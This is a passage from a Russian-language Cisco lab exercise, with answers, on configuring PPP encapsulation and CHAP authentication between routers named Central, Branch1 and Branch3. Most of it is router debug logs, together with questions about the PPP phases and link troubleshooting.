Jun 20 03:01:59.399: Se0/0/0 PPP: Processing CstateUp message

Jun 20 03:01:59.399: PPP: Alloc Context [30F8D4F0]

Jun 20 03:01:59.399: ppp9 PPP: Phase is ESTABLISHING

Jun 20 03:01:59.399: Se0/0/0 PPP: Using default call direction

Jun 20 03:01:59.399: Se0/0/0 PPP: Treating connection as a dedicated line

Jun 20 03:01:59.399: Se0/0/0 PPP: Session handle[BA000009] Session id[9]

Jun 20 03:01:59.399: Se0/0/0 LCP: Event[OPEN] State[Initial to Starting]

Jun 20 03:01:59.399: Se0/0/0 LCP: O CONFREQ [Starting] id 1 len 10

Jun 20 03:01:59.399: Se0/0/0 LCP: MagicNumber 0x8D0EAC44  
(0x05068D0EAC44)

Jun 20 03:01:59.399: Se0/0/0 LCP: Event[UP] State[Starting to REQsent]

Jun 20 03:01:59.407: Se0/0/0 PPP: I pkt type 0xC021, datagramsize 14  
link[ppp]

Jun 20 03:01:59.407: Se0/0/0 LCP: I CONFREQ [REQsent] id 1 len 10

Jun 20 03:01:59.407: Se0/0/0 LCP: MagicNumber 0x73B4F1AF  
(0x050673B4F1AF)

Jun 20 03:01:59.407: Se0/0/0 LCP: O CONFACK [REQsent] id 1 len 10

Jun 20 03:01:59.407: Se0/0/0 LCP: MagicNumber 0x73B4F1AF  
(0x050673B4F1AF)

Jun 20 03:01:59.407: Se0/0/0 LCP: Event[Receive ConfReq+]  
State[REQsent to ACKsent]

Jun 20 03:01:59.407: Se0/0/0 PPP: I pkt type 0xC021, datagramsize 14  
link[ppp]

Jun 20 03:01:59.407: Se0/0/0 LCP: I CONFACK [ACKsent] id 1 len 10

Jun 20 03:01:59.407: Se0/0/0 LCP: MagicNumber 0x8D0EAC44  
(0x05068D0EAC44)  
Jun 20 03:01:59.407: Se0/0/0 LCP: Event[Receive ConfAck]  
State[ACKsent to Open]  
Jun 20 03:01:59.439: Se0/0/0 PPP: Phase is FORWARDING, Attempting  
Forward  
Jun 20 03:01:59.439: Se0/0/0 LCP: State is Open  
Jun 20 03:01:59.439: Se0/0/0 PPP: Phase is ESTABLISHING, Finish LCP  
Jun 20 03:01:59.439: %LINEPROTO-5-UPDOWN: Line protocol on  
Interface Serial0/0/0, changed state to up  
Jun 20 03:01:59.439: Se0/0/0 PPP: Outbound cdp packet dropped, line  
protocol not up  
Jun 20 03:01:59.439: Se0/0/0 PPP: Phase is UP  
Jun 20 03:01:59.439: Se0/0/0 IPCP: Protocol configured, start CP.  
state[Initial]  
Jun 20 03:01:59.439: Se0/0/0 IPCP: Event[OPEN] State[Initial to Starting]  
Jun 20 03:01:59.439: Se0/0/0 IPCP: O CONFREQ [Starting] id 1 len 10  
Jun 20 03:01:59.439: Se0/0/0 IPCP: Address 10.1.1.1 (0x03060A010101)  
Jun 20 03:01:59.439: Se0/0/0 IPCP: Event[UP] State[Starting to REQsent]  
Jun 20 03:01:59.439: Se0/0/0 CDPCP: Protocol configured, start CP.  
state[Initial]  
<Данные опущены>  
Jun 20 03:01:59.471: Se0/0/0 Added to neighbor route AVL tree: topoid 0,  
address 10.1.1.2  
Jun 20 03:01:59.471: Se0/0/0 IPCP: Install route to 10.1.1.2  
Jun 20 03:01:59.471: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 80  
Jun 20 03:01:59.479: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 80  
link[ip]  
Jun 20 03:01:59.479: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 84

Jun 20 03:01:59.483: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 84  
link[ip]

Jun 20 03:01:59.483: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 68

Jun 20 03:01:59.491: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 68  
link[ip]

Jun 20 03:01:59.491: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 148

Jun 20 03:01:59.511: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 148  
link[ip]

Jun 20 03:01:59.511: %OSPF-5-ADJCHG:Process 1, Nbr 209.165.200.225  
on Serial0/0/0 from LOADING to FULL, Loading Done

Jun 20 03:01:59.511: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 68

Jun 20 03:01:59.519: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 60  
link[ip]

xxiii) Наблюдайте за сообщениями команды debugPPP от  
маршрутизатора «Главный» при установке подключения между  
маршрутизаторами «Филиал 1» и «Главный».

Jun 20 03:01:59.393: Se0/0/0 PPP: Ipktttype 0xC021, datagramsize 14  
link[ppp]

Jun 20 03:01:59.393: Se0/0/0 LCP: I CONFREQ [Open] id 1 len 10

Jun 20 03:01:59.393: Se0/0/0 LCP: MagicNumber 0x8D0EAC44  
(0x05068D0EAC44)

Jun 20 03:01:59.393: Se0/0/0 PPP DISC: PPP Renegotiating

Jun 20 03:01:59.393: PPP: NET STOP send to AAA.

Jun 20 03:01:59.393: Se0/0/0 LCP: Event[LCP Reneg] State[Open to Open]

Jun 20 03:01:59.393: Se0/0/0 IPCP: Event[DOWN] State[Open to Starting]

Jun 20 03:01:59.393: Se0/0/0 IPCP: Event[CLOSE] State[Starting to Initial]

Jun 20 03:01:59.393: Se0/0/0 CDPCP: Event[DOWN] State[Open to  
Starting]

Jun 20 03:01:59.393: Se0/0/0 CDPCP: Event[CLOSE] State[Starting to  
Initial]

Jun 20 03:01:59.393: Se0/0/0 LCP: Event[DOWN] State[Open to Starting]

Jun 20 03:01:59.393: %LINEPROTO-5-UPDOWN: Line protocol on  
Interface Serial0/0/0, changed state to down

Jun 20 03:01:59.393: Se0/0/0 PPP: Outbound cdp packet dropped, NCP not  
negotiated

.Jun 20 03:01:59.393: Se0/0/0 PPP: Phase is DOWN

.Jun 20 03:01:59.393: Se0/0/0 Deleted neighbor route from AVL tree: topoid  
0, address 10.1.1.1

.Jun 20 03:01:59.393: Se0/0/0 IPCP: Remove route to 10.1.1.1

.Jun 20 03:01:59.393: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.1.1 on  
Serial0/0/0 from FULL to DOWN, Neighbor Down: Interface down or  
detached

.Jun 20 03:01:59.397: PPP: Alloc Context [29F9F32C]

.Jun 20 03:01:59.397: ppp38 PPP: Phase is ESTABLISHING

.Jun 20 03:01:59.397: Se0/0/0 PPP: Using default call direction

.Jun 20 03:01:59.397: Se0/0/0 PPP: Treating connection as a dedicated line  
<Данные опущены>

.Jun 20 03:01:59.401: Se0/0/0 LCP: MagicNumber 0x73B4F1AF  
(0x050673B4F1AF)

.Jun 20 03:01:59.401: Se0/0/0 LCP: Event[Receive ConfAck]  
State[ACKsent to Open]

.Jun 20 03:01:59.433: Se0/0/0 PPP: Phase is FORWARDING, Attempting  
Forward

.Jun 20 03:01:59.433: Se0/0/0 LCP: State is Open

.Jun 20 03:01:59.433: Se0/0/0 PPP: I pkt type 0x8021, datagramsize 14  
link[ip]

.Jun 20 03:01:59.433: Se0/0/0 PPP: Queue IPCP code[1] id[1]

.Jun 20 03:01:59.433: Se0/0/0 PPP: I pkt type 0x8207, datagramsize 8  
link[cdp]

.Jun 20 03:01:59.433: Se0/0/0 PPP: Discarded CDPCP code[1] id[1]

.Jun 20 03:01:59.433: Se0/0/0 PPP: Phase is ESTABLISHING, Finish LCP

.Jun 20 03:01:59.433: %LINEPROTO-5-UPDOWN: Line protocol on  
Interface Serial0/0/0, changed state to up

.Jun 20 03:01:59.433: Se0/0/0 PPP: Outbound cdp packet dropped, line  
protocol not up

.Jun 20 03:01:59.433: Se0/0/0 PPP: Phase is UP

.Jun 20 03:01:59.433: Se0/0/0 IPCP: Protocol configured, start CP.  
state[Initial]

.Jun 20 03:01:59.433: Se0/0/0 IPCP: Event[OPEN] State[Initial to Starting]

.Jun 20 03:01:59.433: Se0/0/0 IPCP: O CONFREQ [Starting] id 1 len 10

.Jun 20 03:01:59.433: Se0/0/0 IPCP: Address 10.1.1.2 (0x03060A010102)

.Jun 20 03:01:59.433: Se0/0/0 IPCP: Event[UP] State[Starting to REQsent]

.Jun 20 03:01:59.433: Se0/0/0 CDPCP: Protocol configured, start CP.  
state[Initial]

.Jun 20 03:01:59.433: Se0/0/0 CDPCP: Event[OPEN] State[Initial to  
Starting]

.Jun 20 03:01:59.433: Se0/0/0 CDPCP: O CONFREQ [Starting] id 1 len 4

.Jun 20 03:01:59.433: Se0/0/0 CDPCP: Event[UP] State[Starting to  
REQsent]

<Данные опущены>

.Jun 20 03:01:59.465: Se0/0/0 IPCP: State is Open

.Jun 20 03:01:59.465: Se0/0/0 Added to neighbor route AVL tree: topoid 0,  
address 10.1.1.1

.Jun 20 03:01:59.465: Se0/0/0 IPCP: Install route to 10.1.1.1

.Jun 20 03:01:59.465: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 80

.Jun 20 03:01:59.465: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 80  
link[ip]

.Jun 20 03:01:59.469: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 84

.Jun 20 03:01:59.477: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 84  
link[ip]

.Jun 20 03:01:59.477: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 68

.Jun 20 03:01:59.481: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 68

link[ip]

.Jun 20 03:01:59.489: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 148

link[ip]

.Jun 20 03:01:59.493: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 148

.Jun 20 03:01:59.505: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 68

link[ip]

.Jun 20 03:01:59.505: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 60

.Jun 20 03:01:59.517: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 88

link[ip]

.Jun 20 03:01:59.517: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.1.1 on  
Serial0/0/0 from LOADING to FULL, Loading Done

.Jun 20 03:01:59.561: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 80

.Jun 20 03:01:59.569: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 80

link[ip]

Jun 20 03:02:01.445: Se0/0/0 PPP: I pkt type 0x8207, datagramsize 8

link[cdp]

Jun 20 03:02:01.445: Se0/0/0 CDPCP: I CONFREQ [ACKRcvd] id 2 len 4

Jun 20 03:02:01.445: Se0/0/0 CDPCP: O CONFACK [ACKRcvd] id 2 len 4

Jun 20 03:02:01.445: Se0/0/0 CDPCP: Event[Receive ConfReq+]

State[ACKRcvd to Open]

Jun 20 03:02:01.449: Se0/0/0 CDPCP: State is Open

Jun 20 03:02:01.561: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 80

Jun 20 03:02:01.569: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 80

link[ip]

Jun 20 03:02:02.017: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 68

Jun 20 03:02:02.897: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 112

link[ip]

Jun 20 03:02:03.561: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 80

Основываясь на сообщении команды `debug`, укажите, через какие этапы проходит PPP, если другой конец последовательного канала на маршрутизаторе Central настроен с инкапсуляцией PPP.

---

---

---

PPP проходит через следующие этапы: DOWN (отключён), ESTABLISHING (установка), и UP (активен).

Что произойдет, если инкапсуляция PPP настроена на обоих концах последовательного канала?

---

---

Канал начинает работать, и отношения смежности OSPF восстанавливаются.

xxiv) Введите команду **undebugall** (или **uall**) на маршрутизаторах «Филиал 1» и «Главный» и отключите всю отладку на обоих маршрутизаторах.

xxv) После стабилизации сети выполните команду **show ip interface brief** на маршрутизаторах «Филиал 1» и «Главный». Укажите состояние интерфейса S0/0/0 на обоих маршрутизаторах.

---

---

Последовательный интерфейс 0/0/0 активен, и протокол активен.

Branch1# **show ip interface brief**

| Interface                  | IP-Address | OK? | Method | Status                | Protocol |
|----------------------------|------------|-----|--------|-----------------------|----------|
| Embedded-Service-Engine0/0 | unassigned | YES | unset  | administratively down | down     |

|                    |             |     |           |                       |      |
|--------------------|-------------|-----|-----------|-----------------------|------|
| GigabitEthernet0/0 | unassigned  | YES | unset     | administratively down | down |
| GigabitEthernet0/1 | 192.168.1.1 | YES | manual up |                       | up   |
| Serial0/0/0        | 10.1.1.1    | YES | manual up |                       | up   |
| Serial0/0/1        | unassigned  | YES | unset     | administratively down | down |

#### Central# show ip interface brief

| Interface                  | IP-Address      | OK? | Method    | Status                | Protocol |
|----------------------------|-----------------|-----|-----------|-----------------------|----------|
| Embedded-Service-Engine0/0 | unassigned      | YES | unset     | administratively down | down     |
| GigabitEthernet0/0         | unassigned      | YES | unset     | administratively down | down     |
| GigabitEthernet0/1         | unassigned      | YES | unset     | administratively down | down     |
| Serial0/0/0                | 10.1.1.2        | YES | manual up |                       | up       |
| Serial0/0/1                | 10.2.2.2        | YES | manual up |                       | up       |
| Loopback0                  | 209.165.200.225 | YES | manual up |                       | up       |

xxvi) Убедитесь, что интерфейс S0/0/0 как на маршрутизаторе «Филиал 1», так и на маршрутизаторе «Главный» настроен на инкапсуляцию PPP.

Ниже запишите команду для проверки инкапсуляции PPP.

---



---



---



---

Branch1# show interfaces s0/0/0

Central# show interfaces s0/0/0

xxvii) Инкапсуляцию в последовательном интерфейсе для связи между маршрутизаторами «Главный» и «Филиал 3» измените на инкапсуляцию PPP.

Central(config)# **interface s0/0/1**

Central(config-if)# **encapsulation ppp**

Central(config-if)#

Jun 20 03:17:15.933: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on  
Serial0/0/1 from FULL to DOWN, Neighbor Down: Interface down or  
detached

Jun 20 03:17:17.933: %LINEPROTO-5-UPDOWN: Line protocol on  
Interface Serial0/0/1, changed state to down

Jun 20 03:17:23.741: %LINEPROTO-5-UPDOWN: Line protocol on  
Interface Serial0/0/1, changed state to up

Jun 20 03:17:23.825: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on  
Serial0/0/1 from LOADING to FULL, Loading Done

Branch3(config)# **interface s0/0/1**

Branch3(config-if)# **encapsulation ppp**

Branch3(config-if)#

Jun 20 03:17:21.744: %OSPF-5-ADJCHG: Process 1, Nbr 209.165.200.225  
on Serial0/0/1 from FULL to DOWN, Neighbor Down: Interface down or  
detached

Jun 20 03:17:21.948: %LINEPROTO-5-UPDOWN: Line protocol on  
Interface Serial0/0/1, changed state to down

.Jun 20 03:17:21.964: %LINEPROTO-5-UPDOWN: Line protocol on  
Interface Serial0/0/1, changed state to up

.Jun 20 03:17:23.812: %OSPF-5-ADJCHG: Process 1, Nbr 209.165.200.225  
on Serial0/0/1 from LOADING to FULL, Loading Done

xxviii)      Перед переходом к части 3 убедитесь в том, что сквозное  
соединение восстановлено.

## Настройка аутентификации CHAP PPP

**Шаг 1:** Убедитесь, что инкапсуляция PPP настроена на всех последовательных интерфейсах.

Шаг 14: Запишите команды, используемые для подтверждения того, что настроена инкапсуляция PPP.

Шаг 15: \_\_\_\_\_  
\_\_\_\_\_

Шаг 16: **showrunning-config** с модификаторами выходных данных или **showinterfacesидентификатор\_интерфейса**

**Настройте аутентификацию CHAPPPP для канала между маршрутизатором «Главный» и маршрутизатором «Филиал 3».**

xxix) Настройте имя пользователя для аутентификации CHAP.

```
Central(config)# username Branch3 password cisco
```

```
Branch3(config)# username Central password cisco
```

xxx) Выполните команды **debugppp** на маршрутизаторе «Филиал 3» для наблюдения за процессом, который связан с аутентификацией.

```
Branch3# debug ppp negotiation
```

```
PPP protocol negotiation debugging is on
```

```
Branch3# debug ppp packet
```

```
PPP packet display debugging is on
```

xxxi) Настройте интерфейс S0/0/1 на маршрутизаторе «Филиал 3» для аутентификации CHAP.

```
Branch3(config)# interface s0/0/1
```

```
Branch3(config-if)# ppp authentication chap
```

xxxii) Изучите сообщения команды **debugPPP** на маршрутизаторе «Филиал 3», выдаваемые во время согласования с маршрутизатором «Главный».

```
Branch3(config-if)#
```

Jun 20 04:25:02.079: Se0/0/1 PPP DISC: Authentication configuration changed

Jun 20 04:25:02.079: PPP: NET STOP send to AAA.

Jun 20 04:25:02.079: Se0/0/1 IPCP: Event[DOWN] State[Open to Starting]

Jun 20 04:25:02.079: Se0/0/1 IPCP: Event[CLOSE] State[Starting to Initial]

Jun 20 04:25:02.079: Se0/0/1 CDPCP: Event[DOWN] State[Open to Starting]

Jun 20 04:25:02.079: Se0/0/1 CDPCP: Event[CLOSE] State[Starting to Initial]

Jun 20 04:25:02.079: Se0/0/1 LCP: Event[DOWN] State[Open to Starting]

Jun 20 04:25:02.079: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/1, changed state to down

Jun 20 04:25:02.079: Se0/0/1 PPP: Outbound cdp packet dropped, NCP not negotiated

.Jun 20 04:25:02.079: Se0/0/1 PPP: Phase is DOWN

.Jun 20 04:25:02.079: Se0/0/1 Deleted neighbor route from AVL tree: topoid 0, address 10.2.2.2

.Jun 20 04:25:02.079: Se0/0/1 IPCP: Remove route to 10.2.2.2

.Jun 20 04:25:02.079: %OSPF-5-ADJCHG: Process 1, Nbr 209.165.200.225 on Serial0/0/1 from FULL to DOWN, Neighbor Down: Interface down or detached

.Jun 20 04:25:02.083: PPP: Alloc Context [29F4DA8C]

.Jun 20 04:25:02.083: ppp73 PPP: Phase is ESTABLISHING

.Jun 20 04:25:02.083: Se0/0/1 PPP: Using default call direction

.Jun 20 04:25:02.083: Se0/0/1 PPP: Treating connection as a dedicated line

.Jun 20 04:25:02.083: Se0/0/1 PPP: Session handle[2700004D] Session id[73]

<Данные опущены>

.Jun 20 04:25:02.091: Se0/0/1 PPP: I pkt type 0xC021, datagramsize 19 link[ppp]

.Jun 20 04:25:02.091: Se0/0/1 LCP: I CONFACK [ACKsent] id 1 len 15

.Jun 20 04:25:02.091: Se0/0/1 LCP: AuthProto CHAP (0x0305C22305)

.Jun 20 04:25:02.091: Se0/0/1 LCP: MagicNumber 0xF7B20F10  
(0x0506F7B20F10)

.Jun 20 04:25:02.091: Se0/0/1 LCP: Event[Receive ConfAck]  
State[ACKsent to Open]

.Jun 20 04:25:02.123: Se0/0/1 PPP: Phase is AUTHENTICATING, by this  
end

.Jun 20 04:25:02.123: Se0/0/1 CHAP: O CHALLENGE id 1 len 28 from  
"Branch3"

.Jun 20 04:25:02.123: Se0/0/1 LCP: State is Open

.Jun 20 04:25:02.127: Se0/0/1 PPP: I pkt type 0xC223, datagramsize 32  
link[ppp]

.Jun 20 04:25:02.127: Se0/0/1 CHAP: I RESPONSE id 1 len 28 from  
"Central"

.Jun 20 04:25:02.127: Se0/0/1 PPP: Phase is FORWARDING, Attempting  
Forward

.Jun 20 04:25:02.127: Se0/0/1 PPP: Phase is AUTHENTICATING,  
Unauthenticated User

.Jun 20 04:25:02.127: Se0/0/1 PPP: Sent CHAP LOGIN Request

.Jun 20 04:25:02.127: Se0/0/1 PPP: Received LOGIN Response PASS

.Jun 20 04:25:02.127: Se0/0/1 IPCP: Authorizing CP

.Jun 20 04:25:02.127: Se0/0/1 IPCP: CP stalled on event[Authorize CP]

.Jun 20 04:25:02.127: Se0/0/1 IPCP: CP un stall

.Jun 20 04:25:02.127: Se0/0/1 PPP: Phase is FORWARDING, Attempting  
Forward

.Jun 20 04:25:02.135: Se0/0/1 PPP: Phase is AUTHENTICATING,  
Authenticated User

.Jun 20 04:25:02.135: Se0/0/1 CHAP: O SUCCESS id 1 len 4

.Jun 20 04:25:02.135: %LINEPROTO-5-UPDOWN: Line protocol on  
Interface Serial0/0/1, changed state to up

.Jun 20 04:25:02.135: Se0/0/1 PPP: Outbound cdp packet dropped, line  
protocol not up

.Jun 20 04:25:02.135: Se0/0/1 PPP: Phase is UP

.Jun 20 04:25:02.135: Se0/0/1 IPCP: Protocol configured, start CP.  
state[Initial]

.Jun 20 04:25:02.135: Se0/0/1 IPCP: Event[OPEN] State[Initial to Starting]

.Jun 20 04:25:02.135: Se0/0/1 IPCP: O CONFREQ [Starting] id 1 len 10

<Данные опущены>

.Jun 20 04:25:02.143: Se0/0/1 CDPCP: I CONFACK [ACKsent] id 1 len 4

.Jun 20 04:25:02.143: Se0/0/1 CDPCP: Event[Receive ConfAck]

State[ACKsent to Open]

.Jun 20 04:25:02.155: Se0/0/1 IPCP: State is Open

.Jun 20 04:25:02.155: Se0/0/1 CDPCP: State is Open

.Jun 20 04:25:02.155: Se0/0/1 Added to neighbor route AVL tree: topoid 0,  
address 10.2.2.2

.Jun 20 04:25:02.155: Se0/0/1 IPCP: Install route to 10.2.2.2

.Jun 20 04:25:02.155: Se0/0/1 PPP: O pkt type 0x0021, datagramsize 80

.Jun 20 04:25:02.155: Se0/0/1 PPP: I pkt type 0x0021, datagramsize 80  
link[ip]

.Jun 20 04:25:02.155: Se0/0/1 PPP: O pkt type 0x0021, datagramsize 84

.Jun 20 04:25:02.167: Se0/0/1 PPP: I pkt type 0x0021, datagramsize 84  
link[ip]

.Jun 20 04:25:02.167: Se0/0/1 PPP: O pkt type 0x0021, datagramsize 68

.Jun 20 04:25:02.171: Se0/0/1 PPP: I pkt type 0x0021, datagramsize 68  
link[ip]

.Jun 20 04:25:02.171: Se0/0/1 PPP: O pkt type 0x0021, datagramsize 148

.Jun 20 04:25:02.191: Se0/0/1 PPP: I pkt type 0x0021, datagramsize 148  
link[ip]

.Jun 20 04:25:02.191: %OSPF-5-ADJCHG: Process 1, Nbr 209.165.200.225  
on Serial0/0/1 from LOADING to FULL, Loading Done

.Jun 20 04:25:02.191: Se0/0/1 PPP: O pkt type 0x0021, datagramsize 68

.Jun 20 04:25:02.571: Se0/0/1 PPP: O pkt type 0x0021, datagramsize 80

.Jun 20 04:25:03.155: Se0/0/1 PPP: I pkt type 0x0207, datagramsize 333  
link[cdp]

.Jun 20 04:25:03.155: Se0/0/1 PPP: O pkt type 0x0207, datagramsize 339

.Jun 20 04:25:04.155: Se0/0/1 PPP: O pkt type 0x0207, datagramsize 339

Основываясь на сообщениях команды debug для PPP, укажите, какие  
этапы проходит маршрутизатор «Фиалиал 3», прежде чем будет  
установлена связь с маршрутизатором «Главный».

---

---

---

---

PPP проходит через следующие этапы: DOWN (отключён),  
ESTABLISHING (установка), AUTHENTICATING (подлинность  
проверяется) и UP (активен).

xxxiii) Введите команду **debug ppp authentication** для наблюдения  
за сообщениями аутентификации CHAP на маршрутизаторе Central.

Central# **debug ppp authentication**

PPP authentication debugging is on

xxxiv) Настройте аутентификацию CHAP на интерфейсе S0/0/1 на  
маршрутизаторе «Главный».

Central(config)# **interface s0/0/1**

Central(config-if)# **ppp authentication chap**

xxxv) Наблюдайте за сообщениями команд debugPPP, относящихся к  
аутентификации CHAP на маршрутизаторе «Главный».

Central(config-if)#

.Jun 20 05:05:16.057: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/1, changed state to down

.Jun 20 05:05:16.061: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Serial0/0/1 from FULL to DOWN, Neighbor Down: Interface down or detached

.Jun 20 05:05:16.061: Se0/0/1 PPP: Using default call direction

.Jun 20 05:05:16.061: Se0/0/1 PPP: Treating connection as a dedicated line

.Jun 20 05:05:16.061: Se0/0/1 PPP: Session handle[12000078] Session id[112]

.Jun 20 05:05:16.081: Se0/0/1 CHAP: O CHALLENGE id 1 len 28 from "Central"

.Jun 20 05:05:16.089: Se0/0/1 CHAP: I CHALLENGE id 1 len 28 from "Branch3"

.Jun 20 05:05:16.089: Se0/0/1 PPP: Sent CHAP SENDAUTH Request

.Jun 20 05:05:16.089: Se0/0/1 PPP: Received SENDAUTH Response PASS

.Jun 20 05:05:16.089: Se0/0/1 CHAP: Using hostname from configured hostname

.Jun 20 05:05:16.089: Se0/0/1 CHAP: Using password from AAA

.Jun 20 05:05:16.089: Se0/0/1 CHAP: O RESPONSE id 1 len 28 from "Central"

.Jun 20 05:05:16.093: Se0/0/1 CHAP: I RESPONSE id 1 len 28 from "Branch3"

.Jun 20 05:05:16.093: Se0/0/1 PPP: Sent CHAP LOGIN Request

.Jun 20 05:05:16.093: Se0/0/1 PPP: Received LOGIN Response PASS

.Jun 20 05:05:16.093: Se0/0/1 CHAP: O SUCCESS id 1 len 4

.Jun 20 05:05:16.097: Se0/0/1 CHAP: I SUCCESS id 1 len 4

.Jun 20 05:05:16.097: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/1, changed state to up

.Jun 20 05:05:16.165: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Serial0/0/1 from LOADING to FULL, Loading Done

xxxvi) Введите команду **undebugall** (или **uall**) на маршрутизаторах «Главный» и «Филиал 3» и отключите всю отладку.

```
Central# undebug all
```

```
All possible debugging has been turned off
```

**Намеренно разорвите последовательный канал, настроенный с использованием аутентификации.**

4. На маршрутизаторе «Главный» настройте имя пользователя для использования с «Филиал 1». Назначьте **cisco** в качестве пароля.

```
Central(config)# username Branch1 password cisco
```

xxxvii) На маршрутизаторах «Главный» и «Филиал 1» настройте аутентификацию CHAP на интерфейсе S0/0/0. Что происходит с интерфейсом?

---

**Интерфейс S0/0/0 включается и выключается.**

**Примечание.** Для ускорения процесса выключите интерфейс и снова его включите.

.Jun 20 05:23:55.032: %LINK-3-UPDOWN: Interface Serial0/0/0, changed state to up

```
Central(config-if)#
```

.Jun 20 05:23:57.064: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to up

.Jun 20 05:23:57.076: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to down

```
Central(config-if)#
```

.Jun 20 05:24:03.144: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to up

.Jun 20 05:24:03.156: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to down

Central(config-if)#

xxxviii) Для исследования возникшего процесса используйте команду **debugpppnegotiation**.

Central# **debug ppp negotiation**

PPP protocol negotiation debugging is on

Central(config-if)#

.Jun 20 05:25:26.229: Se0/0/0 PPP: Missed a Link-Up transition, starting PPP

.Jun 20 05:25:26.229: Se0/0/0 PPP: Processing FastStart message

.Jun 20 05:25:26.229: PPP: Alloc Context [29F9F32C]

.Jun 20 05:25:26.229: **ppp145 PPP: Phase is ESTABLISHING**

.Jun 20 05:25:26.229: Se0/0/0 PPP: Using default call direction

.Jun 20 05:25:26.229: Se0/0/0 PPP: Treating connection as a dedicated line

.Jun 20 05:25:26.229: Se0/0/0 PPP: Session handle[6000009C] Session id[145]

.Jun 20 05:25:26.229: Se0/0/0 LCP: Event[OPEN] State[Initial to Starting]

.Jun 20 05:25:26.229: Se0/0/0 LCP: O CONFREQ [Starting] id 1 len 15

.Jun 20 05:25:26.229: Se0/0/0 LCP: AuthProto CHAP (0x0305C22305)

.Jun 20 05:25:26.229: Se0/0/0 LCP: MagicNumber 0x74385C31  
(0x050674385C31)

.Jun 20 05:25:26.229: Se0/0/0 LCP: Event[UP] State[Starting to REQsent]

.Jun 20 05:25:26.229: Se0/0/0 LCP: I CONFREQ [REQsent] id 1 len 10

.Jun 20 05:25:26.229: Se0/0/0 LCP: MagicNumber 0x8D920101  
(0x05068D920101)

.Jun 20 05:25:26.229: Se0/0/0 LCP: O CONFACK [REQsent] id 1 len 10

.Jun 20 05:25:26.229: Se0/0/0 LCP: MagicNumber 0x8D920101  
(0x05068D920101)

.Jun 20 05:25:26.229: Se0/0/0 LCP: Event[Receive ConfReq+] State[REQsent to ACKsent]

.Jun 20 05:25:26.233: Se0/0/0 LCP: I CONFACK [ACKsent] id 1 len 15

.Jun 20 05:25:26.233: Se0/0/0 LCP: AuthProto CHAP (0x0305C22305)  
.Jun 20 05:25:26.233: Se0/0/0 LCP: MagicNumber 0x74385C31  
(0x050674385C31)  
.Jun 20 05:25:26.233: Se0/0/0 LCP: Event[Receive ConfAck]  
State[ACKsent to Open]  
.Jun 20 05:25:26.261: Se0/0/0 PPP: Phase is AUTHENTICATING, by this  
end  
.Jun 20 05:25:26.261: Se0/0/0 CHAP: O CHALLENGE id 1 len 28 from  
"Central"  
.Jun 20 05:25:26.261: Se0/0/0 LCP: State is Open  
.Jun 20 05:25:26.265: Se0/0/0 LCP: I TERMREQ [Open] id 2 len 4  
.Jun 20 05:25:26.265: Se0/0/0 PPP DISC: Received LCP TERMREQ from  
peer  
.Jun 20 05:25:26.265: PPP: NET STOP send to AAA.  
.Jun 20 05:25:26.265: Se0/0/0 PPP: Phase is TERMINATING  
.Jun 20 05:25:26.265: Se0/0/0 LCP: O TERMACK [Open] id 2 len 4  
.Jun 20 05:25:26.265: Se0/0/0 LCP: Event[Receive TermReq] State[Open to  
Stopping]  
.Jun 20 05:25:26.265: Se0/0/0 PPP: Sending cstate DOWN notification  
.Jun 20 05:25:26.265: Se0/0/0 PPP: Processing CstateDown message  
.Jun 20 05:25:26.265: Se0/0/0 LCP: Event[CLOSE] State[Stopping to  
Closing]  
.Jun 20 05:25:26.265: Se0/0/0 LCP: Event[DOWN] State[Closing to Initial]  
.Jun 20 05:25:26.265: Se0/0/0 PPP: Phase is DOWN

Объясните, что приводит к окончательному завершению канала.

Запишите ниже команду, выполненную для устранения неполадки.

---

---

---

---

---

Канал завершается, поскольку рукопожатие CHAP невозможно без наличия правильного имени пользователя на маршрутизаторе «Филиал 1».

Branch1(config)# **username Central password cisco**

xxxix) Введите команду **undebugall** на всех маршрутизаторах, чтобы отключить отладку.

xl) Проверьте связь между конечными устройствами.

### Вопросы на закрепление

Каковы признаки того, что на канале последовательной связи настроена несоответствующая инкапсуляция?

Шаг 17: \_\_\_\_\_

Шаг 18: К таким признакам относятся следующие: сеть больше не стабилизируется, поскольку некоторые из маршрутов удалены, и протокол канала отключен.

Каковы признаки того, что на канале последовательной связи настроена несоответствующая аутентификация?

